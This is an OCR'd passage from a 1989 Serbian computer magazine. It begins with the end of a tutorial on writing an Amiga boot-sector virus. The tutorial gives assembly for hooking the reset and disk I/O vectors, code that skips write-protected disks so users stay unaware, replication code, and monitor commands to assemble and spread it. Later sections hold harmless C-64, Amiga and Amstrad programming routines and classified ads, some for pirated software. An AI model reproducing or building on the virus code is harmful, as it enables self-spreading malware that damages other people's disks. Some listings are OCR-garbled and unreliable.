        bne.s      L01             ;ako nije 0 prebacuj dalje
        jsr        L02             ;biće objašnjeno kasnije
        rts                        ;vrati se odakle je pozvan
L02     ...
        ...
```

Naravno, ovu rutinu ćete pozvati nakon što ste stavili sve registre na stek, a kad se vratite i pokupite sve sa steka, sledi standardno bootovanje. Sada da razjasnimo instrukciju jsr L02. Negde u boot-u, zajedno sa podacima koji se prepisuju, nalazi se i samo telo virusa. Ali bez obzira što će se boot učitati uvek na različitu adresu, vaša rutina ga prebacuje na apsolutnu adresu (konkretno $7f800), što znači da od labele L02 sve možete da pišete apsolutno.

Telo virusa počinje od L02 i sastoji se iz dva dela: rutine koja postavi vektore tako da posle reseta pokažu na virus, i rutine koja prepisuje virus i obavlja one „loše ili dobre" poslove.

E, nećeš me resetovati!

Rutina koja postavlja vektore tako da i posle reseta pokazuju na virus izgleda ovako:

```
        . .
        ..
L02     move.l     4,a6             ;u a6 exec base
        move.l     #$L02,64(a6)     ;adresu labele L02 kao novi
                                    ;reset vektor
        lea        34(a6),a0        ;ovaj
        moveq      #$17,d1          ;deo
        clr.w      d0               ;koda
L03     add.w      (a0)+,d0         ;sreduje
        dbf        d1,L03           ;sistemski
        not.w      d0               ;čeksum
        move.w     d0,(a0)          ;i smešta ga gde treba
        move.l     #$L04,-445(a6)   ;na L04 se nalazi kôd za
                                    ;prepisivanje
      . rts
L04     ...
        ...
```

Sve u svemu, rutina ne izgleda komplikovana i otprilike je jasno šta radi, ali zašto to radi vrlo je komplikovano objasniti, pa ćemo taj deo preskočiti. A sada ide ono glavno.

Čekaj da se ja prepišem, pa ti onda nastavi

Deo za prepisivanje je najkomplikovaniji i samim tim najsloženiji deo posla. Kao prvo, s obzirom na to da sve I/O radnje idu preko nas, treba prvo raščlaniti da li se radi o komunikaciji sa diskom ili ne, a ako ne, onda ćemo skočiti na originalnu I/O rutinu. I još: ako se radilo o disku, treba proveriti da li je disketa zaštićena (da se ne bi pojavilo ono glupo 'VOLUME XYZ IS WRITE PROTECTED' i ukazalo korisniku da tu nisu čista posla), i ako je zaštićena, od umnožavanja ćemo morati da odustanemo. Rutina koja vrši taj deo posla najčešće izgleda ovako:

```
        ...
        ...
L04     cmpi.l     #$00000200,36(a1)  ;proverava da li su podaci

        beq.s      L06                ;karakteristični
        cmpi.l     #$00000400,36(a1)  ;za rad

        beq.s      L06              ;sa diskom
L05     jmp        $fc06dc          ;ako nije skoči na standardnu
                                    ;I/O rutinu
L06     tst.l      44(a1)           ;proverava
        bne.s      L05              ;zaštitu i još neke
        tst.l      40(a1)           ;specifične
        beq.s      L05              ;vrednosti i ako
        btst       #3,$bfe001       ;je sve OK
        beq.s      L05              ;onda nastavi
L07     ...                         ;dalje
        ...
```

Opet moramo da se izvinjavamo što su ovi komentari vrlo kratki i ne objašnjavaju šta se tačno dešava i ispituje, ali to predstavlja more podataka za koje stvarno nema mesta. Uostalom, vrlo brzo ćete, analizirajući druge programe, naročito viruse, otkriti sve pojedinosti oko karakterističnih podataka no, krenimo dalje. Pošto su nam sada sva vrata otvorena, sve provere izvršene možemo komotno da dozvolimo virusu da se prepiše. Taj posao se sastoji u sledećem:

1. Sačuvaju se vrednosti koje ćemo pokvariti ali će nam biti potrebne,
2. umesto njih ubacimo u I/O strukturu naše vrednosti,
3. izvršimo snimanje novog boot-a na disketu,
4. vratimo sačuvane podatke, i
5. konačno skočimo na rutinu koja će uraditi ono što je trebalo.

U praksi to izgleda ovako:

```
        move.w     28(a1),-(a7)     ;čuvamo
        move.l     32(a1),-(a7)     ;stare
        move.l     36(a1),-(a7)     ;vrednosti
        move.l     40(a1),-(a7)     ;koje će nam
        move.l     44(a1),-(a7)     ;kasnije trebati i
        move.l     24(a1),a0        ;podesimo
        move.b     6S(a0),$bfd100   ;CIA registar
        move.w     #$3,28(a1)       ;sada
        clr.l      44(a1)           ;postavljamo
        move.l     #$7f000,40(a1)   ;naše
        move.l     #$400,63(a1)     ;vrednosti i
        jsr        $fc06dc          ;snimimo novi boot
        move.l     (a7)+,44(a1)     ;konačno
        move.l     (a7)+,40(a1)     ;vratimo
        move.l     (a7)+,36(a1)     ;stare vrednosti
        move.l     (a7)+,32(a1)     ;vrednosti i uradimo
        move.w     (a7)+,28(a1)     ;ono što je
        jmp        $fc06dc          ;korisnik zahtevao
```

Izvinjenje po treći put! E, da, reći ćete „Dokle se, bre, izvinjavaju, mogli bi nešto i da napišu konkretno...", međutim situacija je takva da iako su vaše grdnje opravdane, moramo da vas razočaramo: računar kao što je AMIGA ne može da se opiše tek tako na dve-tri stranice, pa makar ako se radi i o svega petnaestak adresa. Takođe, smatramo da bi vas objašnjenja kao što je „Do I/O funkcija iz execlibrary obavlja I/O poslove posredstvom node-ova u listi strukture čiji se ukazatelj dobija dodavanjem porta na uređaj koji je zatražen od trackdisk device" više zbunila nego što bi vam pomogla, a ako mislite da preterujemo, pitajte nekog ko se razume ili pročitajte po literaturi pa ćete se (na žalost) uveriti da smo u pravu.

Konstruktorski deo

I pored toga što sada sve važne delove virusa imate, servirane, pred sobom, ipak će vam biti najkomplikovanije kako sve to uneti gde treba a da uz to i (ne)radi. Najpre ono što će ražalostiti ljubitelje asemblera. Njega nećete moći koristiti. Doduše, neko ko je snalažljiv verovatno će probati da koristi asemblersku direktivu „ORG" ali i to može da stvara dodatne komplikacije. Prvo, iako se tabela za relokaciju neće generisati, postoji opasnost da Genam ili neki drugi asembler strpa neke nepoželjne podatke gde ne bi trebalo, a moguće je i da asemblirani program jednostavno ne može da stane u boot. Zatim, vrlo često je potrebno koristiti i programsku modifikaciju, tj. to da virus menja sam sebe (ako, recimo, želite da postignete deaktiviranje virusa ako se pritisne desno dugme miša i sl.). Zbog svega ovog najbolje je pisati virus u (već pogađate) C-Monitoru. Doduše, imaćete malo problema oko računanja relativnih skokova, ali zato imate direktan pristup mašini, boot-bloku (možete ga učitavati i snimati na disketu jednom jedinom komandom) i, što je najvažnije, uvek ćete znati gde se šta nalazi. Zato učitajte monitor i sledite naše instrukcije.

Prvo ćete morati da se dogovorite sa samim sobom gde će se nalaziti virus. S obzirom na to da su gore priloženi delovi virusa prilagođeni da rade od $7f800 smatramo da je najbolje da i vi tu strpate svoju kreaciju. Sada treba da učitate standardni boot sa neke diskete (najbolje sa WorkBench-a jer je tamo sigurno standardan) komandom.

```
<t 40000 0<CR>
```

Ovim ste učitali boot na adresu 40000. Sada komandom

```
n 7f80c <CR>
```

unesite naredbe

```
movem.l    a0-a6/d0-d7,-(a7)
                              ;sve na stek
bsr.s      L01                ;skok na virus
movem.l    (a7)+,a0-a6/d0-d7
                              ;sve sa steka
```

i izadite iz asemblera. Od krajnje adrese ove sekvence treba da prenesete standardni boot komandom

```
t 4000c 40100 7f816 <CR>
```

Kada ste ovo uradili, treba napisati rutinu koja prebacuje virus na adresu $7f800. Ta rutina je data ranije i treba je pisati od labele L01. Pripazite da vam se ne preklope standardni boot i rutina za prebacivanje jer onda ništa od posla. Odmah iza rutine za prebacivanje treba da stoji rutina za menjanje sistemskog reset vektora i menjanje exec DoIO vektora tako da pokazuju na virus. I taj deo virusa je dat. Takođe u nastavku te rutine možete dodati neko novo parče kôda koje će uraditi nešto po vašoj želji. Nove verzije raznih virus ubica imaju u tom delu rutinu koja da zvučni i vizuelni signal da je virus-killer prisutan i da nema opasnosti. Slično možete i vi uraditi tako da na samo vama poznat način (pritiskom na određenu kombinaciju tastera ili nešto drugo) saznate da li je vaš virus aktivan i time sprečite da zarazite sopstvene diskete. Na kraju treba upisati rutine za ispitivanje da li se radi o komunikaciji sa diskom i za prepisivanje virusa. One mogu da ostanu kakve jesu i u principu ih ne treba dirati dok ne shvatite kako rade.

Preostalo vam je još da vratite boot prvo na adresu 40000 komandom

```
t 7f800 7fc00 40000
```

sredite čeksume i snimite novi boot (u stvari sada već virus) komandom

```
>t 40000 0
```

Preporučujemo da na licu mesta isprobate virus tako što ćete sistem „dići" sa zaražene diskete i onda ubaciti novu, nezaštićenu. Ako nešto krene naopačke moraćete grešku tražiti pešice. Najpre pogledajte da li se virus uopšte prepisao, zatim da li su izmenjeni vektori itd.

To bi bilo sve o pravljenju virusa, a za sledeći broj pripremamo tekst koji će, ujedno, biti izazov na takmičenje „BRŽE-KRAĆE-JEDNOSTAVNIJE". Uostalom kad hakeri koji rade na Z80 mogu da se skoro godinu dana preganjaju sa brisanjem ekrana, promenom boja itd. kao i raznim ludim intro-mejkerima, možemo i mi sa MC68000. Amigovci, sačuvajte svoj ponos!

◇

C-64: MOJA IGRA

Pet, deset, petnaest, dvadeset...

Posle pauze od jednog broja zahuhtalo nastavljamo ovu seriju. U ovom izdanju donosimo vam nešto zaista neophodno u svim programima – brojače.

Za mnoge je problem kako ispisati broj na ekranu. Za to postoje dva standardiozvana metoda. Prva se sastoji u tome da se broj čuva u lo-hi obliku i da ga po potrebi bacate na ekran kao cifre u nekom od sistema (decimalni, heksadecimalni, oktalni...). U igrama se sve obično ispisuje u decimalnom sistemu, zato objavljujemo rutinu koja broj iz lo-hi oblika izbacuje na ekran.

Pre poziva rutine u registrima X i A treba da se sadrži broj koji želimo da ispišemo. Rutina, dobijeni broj, smešta na adresu $02c0 ali u obrnutom redosledu (jedinice, desetice...) tako da je potrebno da vam brojač broji unazad, kao što imamo na listingu od adrese $403a, nalazi deo rutine koji ispisuje broj koristeći ROM rutinu (chrout). U nekim igrama je to praktično, ali ima igara u kojima je ROM nepotreban, pa onda taj deo programa treba izmeniti da izgleda ovako:

```
403f LDX #$04
4041 LDY #$00
4043 LDA $02c0,X
4046 STA #$XXXX,Y
4049 INY
404a DEX
404b BPL $4043
```

Adresa XXXX treba da predstavlja adresu na niskorezolucijskom ekranu gde želimo da nam se ispisuje (na primer $0420)

Drugi način prikazivanja brojeva je direktno poukovanje na ekran. Na primer ako nam se broj bodova sastoji od deset cifara i sve to nalazi na adresi, na primer, $0400, pre početka igre potrebno je postaviti ovde sve nule. Ukoliko koristimo ugrađen karakter set ta rutina bi trebalo da izgleda ovako:

```
   LDY #$09
L1 LDA #$30
   STA $0400,Y
   DEY
   BPL L1
   RT$
```

Znači, kad god želimo da poništimo rezultat, pozovemo ovu ili sličnu rutinu.

Rutine koje slede služe za povećanje ili umanjenje brojeva direktno na ekranu. Pre poziva jedne ili druge rutine na adrese $40 i $41 treba ubaciti adresu cifre koja se umanjuje ili povećava.

Ako želimo da u našem programu povećamo cifru desetica, na adresi 40,41 traba da se nalazi broj $0408, to jest adresa pretposlednje cifre u broju i zatim jednostavno treba pozvati rutinu za povećanje. Ukoliko je broj bio devet, automatski će se povećati i prva leva cifra i tako sve ulevo dok se ne naleti na kôd $20 (space). Evo kako izgleda program za ovaj primer:

```
LDA #$20
STA $03aa
LDA #08
STA $40
LDA #04
STA $41
JSR POVEC
RTS
```

Obe rutine su brze i možete ih koristiti iz interapta ili bilo odakle. Mogu vam služiti, na primer, da prilikom učitavanja programa prikažete koliko još ima da se učita ili slično. Obe rutine možete koristiti u svim igrama zato ih treba dobro prostudirati.

Iste rutine nalaze se i u programima „MIND TRAP", „PLANET 10" o kojima ste nedavno imali prilike da čujete.

◇ **Branislav Tomić**

Ispis dvobajtnog decimalnog broja

```
4000  STX  $FB
4002  STA  $FC
4004  LDA  #$00
4006  LDX  #$02
4008  STA  $020A,X
400B  DEX
400C  BPL  $4008
400E  LDX  #$0F
4010  ASL  $FB
4012  ROL  $FC
4015  LDY  #$02
4017  LDA  $020A,Y
401A  ADC  $020A,Y
401D  STA  $020A,Y
4020  DEY
4021  BPL  $4017
4024  BPL  $4010
4026  CLD
4027  LDX  #$05
4029  LDA  #$10
402B  ASL  $020C
402E  ROL  $020B
4031  ROL  $020A
4034  ROL  A
4025  BCC  $402B
4037  ORA  #$30
4039  STA  $02C0,X
403C  DEX
403D  BPL  $4029
403F  LDX  #$04
4041  LDA  $02C0,X
4044  JSR  $FFD2
4047  DEX
4048  BPL  $4041
404A  RTS
```

Uvećanje brojača

```
9C40  PHA
9C41  TXA
9C42  PHA
9C43  TYA
9C44  PHA
9C45  LDY  #$00
9C47  LDA  ($40),Y
9C49  CMP  #$20
9C4B  BNE  $9C53
9C4D  PLA
9C4E  TAY
9C4F  PLA
9C50  TAX
9C51  PLA
9C52  RTS
9C53  CMP  #$39
9C55  BNE  $9C59
9C57  LDA  #$2F
9C59  CLC
9C5A  ADC  #$01
9C5C  STA  ($40),Y
9C5E  CMP  #$30
9C60  BNE  #9C4D
9C62  DEC  $40
9C64  BNE  $9C68
9C66  DEC  $41
9C68  BNE  $9C45
9C6A  BEQ  $9C45
```

Umanjenje brojača

```
9C6C  PHA
9C6D  TYA
9C6E  PHA
9C6F  TXA
9C70  PHA
9C71  LDY  #$00
9C73  LDA  ($40),Y
9C75  CMP  #$20
9C77  BNE  $9C7F
9C79  PLA
9C7A  TAX
9C7B  PLA
9C7C  TAY
9C7D  PLA
9C7E  RTS
9C7F  CMP  #$30
9C81  BNE  $9C85
9C83  LDA  #$3A
9C85  SEC
9C86  SBC  #$01
9C88  STA  ($40),Y
9C8A  CMP  #$39
9C8C  BNE  $9C79
9C8E  DEC  $40
9C90  BNE  $9C94
9C92  DEC  $41
9C94  BNE  $9C71
9C96  BEQ  $9C71
```

AMIGA: NAŠA IGRA

ILBM loader

Broj srećnih vlasnika Amige svakim danom se povećava. Odlučili smo stoga da počnemo sa novom serijom članaka o ovom kompjuteru. Prvensteno ćemo se baviti raznim rutinama koje su potrebne da bi se napravila neka igra, bilo da je 2D „pucačina" ili 3D akciona avantura. Za ovu rubriku tekstove, zajedno sa rutinama, možete da nam pošaljete i vi, ukoliko smatrate da će to pomoći širem krugu vlasnika Amige.

Piše Predrag Bećirić

Pretpostavljamo da će jedan deo amigista prokomentarisati kako je isuviše rano za neki ovakakv poduhvat. Mi tako ne mislimo,jer smo za proteklih nekoliko meseci shvatili da veliki broj vlasnika Amige želi da počne da programira na svojoj mašini, ali nemaju literaturu iz koje bi nešto naučili. Zbog toga smo i otvorili ovu novu rubriku. Ko zna, možda ćemo jednog dana napraviti i neku igru, ovako malo po malo!

Umalo da zaboravimo: rutine koje nam budete slali poželjno je da budu uradene u AZTEC C-u. Rutine pišite tako da se mogu nadovezivati na već objavljene, a takode da se i kasnije nove rutine mogu nadograditi na te. Pored ovoga zamolili bismo vas još samo jedno, a to su dve stvari:

- rutine nam šaljite na disketi u obliku datoteke, koja će moći da se učita u TxEd. Diskete vraćamo, ukoliko nam pošaljete svoje podatke;
- u rutinama umesto TAB-ova koristite blanko karaktere, radi lakše i brže štampe (ukoliko imate štampač verovatno vam je jasno o čemu se radi);
- tekstove nam šaljite otkucame ma pisaćoj mašini. Ukoliko koristite naki tekst procesor, neka to bude ProWriterV20. U slučaju da koristite neki drugi, snimite i njega kako bismo mogli da odštampamo vaš tekst.

DPaint problemi

Prvi problem na koji se obično nailazi jeste kako učitati neku sliku sa diskete u Amigu, a zatim tu sliku i prikazati na ekranu. Rutina koja rešava ovaj problem data je na listingu koji sledi. Važno je napomenuti da u ovom obliku rutina neće raditi. Pre pozivanja rutine Get_IFF potrebno je definisati bitmap strukturu i rezervisati prostor za boje. To se postiže na sledeći način:

struct bitmap glavna BM;
UWORD boje [32];

Sada možemo da učitamo i sliku sa diskete. To se postiže pozivanjem rutine get_iff. Parametri za ovu rutinu dati su u okviru listinga, a sada ćemo ih samo pomenuti. Prvi parametar se piše pod znacima navoda i predstavlja ime slike koju želimo da učitamo. Na primer, ukoliko se slika nalazi na disketi DF1: u direktorijumu DWH, a pod imenom PIC, za ovaj parametar otkucaćemo

„df1:dwh/pic".

Sledeći parametar predstavlja pokazivač na bitmapu gde je potrebno učitati sliku. Rutina za učitavanje će sama rezervisati potreban memorijski prostor za sliku koju učitavamo, koristeći parametre iz zaglavlja slike.

Sledeći parametar predstavlja pokazivač na mesto gde je potrebno učitati boje. Boje će biti u obliku UWORD, i to kao 0xRGB.

Rad sa rutinama

Najjednostavniji način za korišćenje ovih rutina je da se cela rutina drži na disketi u kompajliranom obliku, kao object modul. Kada budemo želeli da je priključimo nekoj sopstvenoj rutini, jednostano ćemo ih zajedno linkovati komandom:

ln vas_program.o get_iff.o - lc

Uslov je jedino da u okviru svog programa koristite funkcije koje su date na listingu.

Naravno, ovo nije jedini način. Moguće je rutine direktno priključiti vešem programu, ali tada samo produžavate listing. a i kompajliranje duže traje.

• • •

Nadamo se da smo vam ovim kratkim rutinama barem donekle pomogli. Ukoliko su vam koristile, odužite nam se: pošaljite nam svoje rutine, kako bi ostali mogli da uče na vašem iskustvu.

Kao malo iznenadenje, otkrićemo vam i jednu tajnu. U jednom od sledećih brojeva objavićemo kompletnu rutinu za iscrtavanje soba u 3D, kao što je uradeno u igri AIRBALL. Do tada, nadamo se da ćemo dobiti i vaše priloge.

```
/*  ***************************************
    *****      (c)1989 by Destroyer'     *****
    ***** Computer World, Makedonska 31 *****
    *****     Tel:011/320-552 Beograd    *****
    *************************************** */

/*  Get_IFF  */

#include <libraries/dos.h>
#include <graphics/gfx.h>
#include <exec/memory.h>

  extern struct GfxBase *GfxBase;
  long Read();

  struct FileHandle *fpointer,*Open();
  char *AllocMem(),*buffer;

  struct chunk {
    char name[4];
    ULONG len; } form,*chunk;

  struct bmhd {
    WORD width,height,xpos,ypos;
    UBYTE planes,mask,comp,pad;
    WORD trans;
    BYTE xasp,yasp;
    WORD pw,ph; } *bmhd;

  struct cmap {
    UBYTE rgb[32][3]; } *cmap;

/*  *************************
    Rutina za ucitavanje IFF datoteka sa diskete.
    Funkcija ima oblik: get_iff(name,&bitmap,color);
    Parametri su:
      name: ime datoteke
      &bitmap: inicijalizovana BitMap struktura
      color: dimenzionisana matrica kao UWORD
             (boje ce biti u obliku 0xRGB)
    Primer: get_iff("df0:picture/beach",&newbitmap,newcolor);
    *************************  */
get_iff(name,b,c)
  char *name;
  struct BitMap *b;
  UWORD c[];
{
  ULONG index;
  int n,i,j,k,z;
  BYTE *body,*plane;
  LONG yline=0;

  if((fpointer=Open(name,MODE_OLDFILE))==0) iffend(name,0);
  if(Read(fpointer,&form,8L)!=8L) iffend(name,1);
  if(cmp("FORM",form.name)) iffend(name,1);
  if((buffer=AllocMem(form.len,MEMF_PUBLIC))==0) iffend(name,-1);
  if(Read(fpointer,buffer,form.len)!=form.len) iffend(name,2);
  index=0;
  if(cmp("ILBM",buffer+index)) iffend(name,3);
  index+=4; chunk=(struct chunk *)(buffer+index);
  if(cmp("BMHD",chunk->name)) iffend(name,2);
  index+=8; bmhd=(struct bmhd *)(buffer+index);
  allocbitmap(b,(long)bmhd->planes,(long)bmhd->width,(long)bmhd->height);
  index+=chunk->len; index+=index%2;


   chunk=(struct chunk *)(buffer+index);
   while(cmp("CMAP",chunk)) {
     index+=chunk->len+8; index+=index%2;
     chunk=(struct chunk *)(buffer+index);
     if(index>form.len-8) iffend(name,2);
     }
   index+=8; cmap=(struct cmap *)(buffer+index);
   for(i=0;i<chunk->len/3;i++) {
     c[i]=(UWORD)cmap->rgb[i][0]<<4|(UWORD)cmap->rgb[i][1]
          (UWORD)cmap->rgb[i][2]>>4;
     }
   index+=chunk->len; index+=index%2;
   chunk=(struct chunk *)(buffer+index);
   while(cmp("BODY",chunk)) {
     index+=chunk->len+8; index+=index%2;
     chunk=(struct chunk *)(buffer+index);
     if(index>form.len-8) iffend(name,2);
     }
   index+=8; body=buffer+index;
   if(chunk->len==0) iffend(name,2);
   if(bmhd->comp) {
 /*  *************************
     Ukoliko su podaci kompresovana, vrsi se dekompresija
     *************************  */
     for(i=0;i<bmhd->height;i++) {
       for(j=0;j<bmhd->planes;j++) {
         plane=(BYTE *)b->Planes[j]+yline;
         z=0;
         while(z<b->BytesPerRow) {
           n=*body++;
           if(n<0) {
             for(k=0;k<-n;k++)
               *plane++=*body;
             *plane++=*body++;
             z++; }
           else {
             for(k=0;k<n+1;k++)
               *plane++=*body++; }
           z+=k; } }
       yline+=b->BytesPerRow; } }
   else {
```

```
/*  *************************
    Nekompresovani podaci
    *************************  */
    for(i=0;i<bmhd->height;i++) {
      for(j=0;j<bmhd->planes;j++) {
        plane=(BYTE *)b->Planes[j]+yline;
        for(k=0;k<b->BytesPerRow;k++) {
          *plane++=*body++; } }
      yline+=b->BytesPerRow; } }
  iffend(name,-2);
}

/*  *************************
    Uporedjivanje imena
    *************************  */
cmp(s1,s2)
  char *s1,*s2;
{
  if(*s1!=*s2||*(s1+1)!=*(s2+1)||*(s1+2)!=*(s2+2)||*(s1+3)!=*(s2+3))
    return(1);
  else return(0);
}

/*  *************************
    Provera gresaka (ukoliko ih je bilo!)
    *************************  */
iffend(name,ftlerror)
   char *name;
   int ftlerror;
{
   if(fpointer) Close(fpointer);
   if(buffer) {
     FreeMem(buffer,form.len);
     buffer=0; }
   if(ftlerror==-2) return();
   else if(ftlerror==-1) closeall(1);
   else closeall(0);
}

/*  *************************
    Rezervisanje prostora za BitMap-u
    Funkcija ima oblik: allocbitmap(&bitmap,dubinaL,sirinaL,visinaL);
    Parametri su:
      &bitmap: inicijalizovana BitMap struktura
      dubinaL: (ULONG) broj BitRavni
      sirinaL: (ULONG) sirina u tackama
      VisinaL: (ULONG) visina u tackama
    Primer: allocbitmap(&newbitmap,3L,100L,200L);
    *************************  */

allocbitmap(b,t,w,h)
  struct BitMap *b;
  long t,w,h;
{
  int i;

  InitBitMap(b,t,w,h);
  for(i=0;i<t;i++) {
    if((b->Planes[i]=(PLANEPTR)AllocMem((long)RASSIZE(w,h),
                    MEMF_CHIP|MEMF_CLEAR))==0) closeall(1); }
}

/*  *************************
    Oslobadjanje prostora rezervisanog za BitMap-u
    Funkcija ima oblik: freebitmap(&bitmap);
    Parametri su:
      &bitmap: inicijalizovana BitMap struktura
    Primer: freebitmap(&newbitmap);
    *************************  */

freebitmap(b)
struct BitMap *b;

{
  int i;

  for(i=0;i<b->Depth;i++)
    if(b->Planes[i]) {
      FreeMem(b->Planes[i],(long)RASSIZE(8L*b->BytesPerRow,
                        (long)b->Rows));
      b->Planes[i]=0; }
}

/*  *************************
    Ovde je potrebno napisati rutinu koja
    vraca sistem u pocetno stanje koje je bilo
    pre startovanja programa
    ************************* */
closeall()
{

}

/*  ****************************************
    *****      (c)1989 by Destroyer!      *****
    ***** Computer World, Makedonska 31 *****
    *****    Tel:011/320-552 Beograd     *****
    **************************************** */
```

AMSTRAD

Titlemaker 3.3

Ako baš niste vični mašinskom jeziku a želite igru sa svojim imenom onda je ovo pravi program za vas. Titlemaker omogućava unos dve različite poruke koje se pojavljuju na 2 različita mesta.

Titlemaker 3.3 je pisan za CPC 464, ali će sa malim izmenama u liniji 2 raditi i na 6128. Sastoji se iz 2 dela: bejzik i mašinski deo. Mašinski deo možete ukucati u Gens 3.1, a snimiti ga za SAVE "TITLEBIN", B, 43500, 500. Ovaj deo snimite neposredno iza bejzik dela.

Bejzik deo programa učitava igru i sastavlja loader za njeno učitavanje. Loader se nalazi na adresi 43500. Posle učitavanja igre (koja mora biti celokupna u mašinskom jeziku) imate priliku da odredite glavne osobine svojih reklamnih poruka.


Prva poruka se vidi za vreme učitavanja, a druga se (uz dodatni efekat na ekranu) pojavljuje neposredno pred početak igre. Program će vam za obe poruke posebno postaviti pitanje: X ko., Y ko., MOD. Sigurno nagadate šta znače ove vrednosti: X i Y su koordinate poruke a MOD – rezolucija poruke (25, 40 ili 80 karaktera, a odgovarate sa 0, 1 ili 2). Posle ovog pitanja unosite i tekst poruke koji može da sadrži 90-ak znakova. Kada i to obavite, verovali ili ne, završili ste posao. Ostaje vam još samo da snimite igru posle poruke i posle je normalno učitavate u kompjuter naredbom RUN".

```
1 SPEED WRITE 1:OPENOUT"":MEMORY 1999:LO
AD"!title.bin",43500
2 MODE 1:LOAD"",2000
3 L=PEEK(47266):L1=PEEK(47265):D=PEEK(47
269):D1=PEEK(47268):S=PEEK(47271):S1=PEE
K(47270):B=PEEK(47260):I=D*256+D1:IF I>4
1500 THEN PRINT"Predugacko!":GOTO 2
4 IF B>1 THEN L=L-8:B=B-1:GOTO 4
5 a$="MODE,X,Y"
6 PRINT"I- ";a$:INPUT m1,x1,y1:LINE INPU
T T1$
7 PRINT"II-";a$:INPUT m2,x2,y2:LINE INPU
T T2$
8 POKE &A9ED,M1:POKE &A9F7,X1:POKE &A9F7
,Y1:POKE &AA04,L1:POKE &AA05,L:POKE &AA0
7,D1:POKE &AA08,D:POKE &AA0F,M2:POKE &AA
19,X2:POKE &AA1B,Y2:POKE &AA29,S1:POKE &
AA2A,S
9 M=43600:T$=T1$+"#":GOSUB 13
10 M=43700:T$=T2$+"#":GOSUB 13
11 INPUT"IME ";I$:SAVE I$,B,43500,500,43
500
12 M=43900:POKE M,&21:POKE M+1,&D0:POKE
M+2,7:POKE M+3,&11:POKE M+4,D1:POKE M+5,
D:POKE M+6,&3E:POKE M+7,&16:POKE M+8,&CD
:POKE M+9,&9E:POKE M+10,&BC:POKE M+11,&C
9:CALL M:RUN 2
13 FOR A=1 TO LEN(T$)
14 Y$=MID$(T$,A,1):POKE M,ASC(Y$):M=M+1:
NEXT
15 RETURN
```

```
        '       Titlemaker              3.3
        '
        '       masinski                deo
        '
        '
        ORG  43500
        LD   A,#00                      ;1.mod
        CALL #BC0E                      ;izmeni mod
        LD   A,129                      ;rebra (po 129)
        CALL REBRA                      ;iscrtaj rebra
        LD   H,1                        ;prva koord.
        LD   L,1                        ;druga koord.
        CALL #BB75                      ;postavi kursor na koordinate
        LD   HL,43600                   ;adresa prve poruke
        CALL PRINT                      ;pozovi print
        LD   HL,#1111                   ;adresa ucitavanja
        LD   DE,#2222                   ;duzina programa
        LD   A,#16                      ;flag
        CALL #BCA1                      ;ucitavanje
        LD   A,#00                      ;2.mod
        CALL #BC0E                      ;promeni mod
        LD   A,01                       ;karakter drugih rebra
        CALL REBRA
        LD   H,1                        ;prva koord.
        ld   L,1                        ;druga koord.
        CALL #BB75                      ;kursor na koordinate
        LD   HL,43700                   ;adresa druge poruke
        CALL PRINT                      ;ispisi poruku
        CALL #BB18                      ;Pause 0
        jp   #3333                      ;skoci na start
;
;
;
;POMOCNE RUTINE
;
;
REBRA:  LD   HL,#C000
        LD   BC,#4000
REBR1:  LD   (HL),A
        INC  HL
        DEC  BC
        LD   A,B
        OR   C
        JR   NZ,REBR1
        RET
PRINT:  LD   A,(HL)
        CP   "#"
        JR   Z,ENDP
        CALL #BB5A
        PUSH HL
        POP  HL
        INC  HL
        JR   PRINT
ENDP:   RET
        ORG  43800
        '
        '
        '
        defm "TITLEMAKER 3.3 BY IVAN CVETKOVIC "
        defm "SVET KOMPJUTERA 1989."
```

Inače, igra se snima u 2 dela: mašinski loader i headerless blok programa. Ovo donosi dve prednosti: brže učitavanje i dobru zaštitu tekstova koje ste ostavili. Budući da je program sam izvršio analizu zaglavlja, možete ga iskoristiti i kao COPY program, ali sa očiglednom razlikom - vašim porukama!

◇ **Ivan Cvetković**



MALI OGLASI

Uslovi oglašavanja!

Ako nam šaljete mali oglas, tekst oglasa treba da bude čitko otkucan, sa prebrojanim rečima i naznakom za koju je rubriku (Spectrum, Commodore ili Razno). Uz tekst treba priložiti jedan primerak opšte (SDK) uplatnice, uplaćene na odgovarajući iznos. Oglase za **septembarski** broj šaljite **do 10. avgusta**, na adresu:

"Svet kompjutera", mali oglasi,
Makedonska 31, 11000 Beograd.

Novac treba uplatiti na žiro-račun broj:

60801-601-29728.

Cene oglasa:		septembar
Obični:	prvih 10 reči	**70.000**
	svaka sledeća reč	**5.000**
Uokvireni:	1 cm na 1 stupcu	**100.000**
	1 cm na 2 stupca	**200.000**

Visina uokvirenog oglasa mora biti najmanje 2 cm. Za specijalne zahteve i oglase veličine 1/8 (osmine) stranice ili veće, obratite nam se posebno, pismeno ili telefonom.

Rok za sve reklamacije je 10. u mesecu! U slučaju da oglas stigne posle roka objavićemo ga u prvom sledećem broju.

Commodore

DORĆOL SOFT - Veliki izbor programa (igre i sulužni) za kasetu i disketu Katalog besplatan. **Ivan Došić**, Dubrovačka 14/2, 11000 **Beograd, tel. 011/181-992.**

AMIGA 500, TV modulator, miš i kompleti časopisa Atari User. **Tel. 011/501-007.**

ANARCHY I.C. SOFT vam i ovog meseca nude sve najnovije za disk i kasetu, pojedinačno 1000, komplet 18000, disk strana 4000, tri naručena kompleta - dva besplatno. Jeftino, brzo, kvalitetno. **Peđa - disk, kaseta, tel. 011/652-295**, Suvoborska **26**, ili **Ivan - kaseta, tel. 011/651-086, P. Mrkonjića 3, Beograd.**

R.S.S.&NTT - Veliki izbor najnvijih igara za C-64. Komplet + kaseta + PTT = 20.000. Pojedinačno = 1000 din. 30 intro editora + intro cracker + kaseta = 25.000. **Tel. 011/165-398 (Goxy), 011/169-752 (Bobby) or 011/155-154 (Dane).**

AMIGA-ATOMIC TEAM! Sve za Amigu 500! **Blagoje Čeklić**, Padinska skela **101B/1, 11213 Beograd, tel. 011/769-241.**

ZA BESPLATAN katalog (C64/Tape) zvati **Dejana (20-22 č), tel. 011/151-975.** Neverovatna ponuda!

I DALJE na YU-soft sceni nudimo sve što je potrebno za vaš Commodore 64 - igre i uslužni programi za disk i kasetofon, kao i jedan novitet: Prevedeni disk hitovi. Besplatan katalog. Zovite, pišite... **CROWNSOFT: Krunoslav Bašić**, Ive Lole Ribara 152, 55210 **Vrpolje, tel. 055/39-090, HAMSTERSOFT, Hrvoje Hrastović**, Ive Lole Ribara 155, 55210 **Vrpolje, tel. 055/39-643.**

COMMODORE 64 - popravci, rezervni dijelovi, ugradnja reset tipke i kućište osigurača, AV-kabl, digitalni voltmetar, senzorske palice i TV-MIX. **Tel. 072/21-057 (09-15 č).**

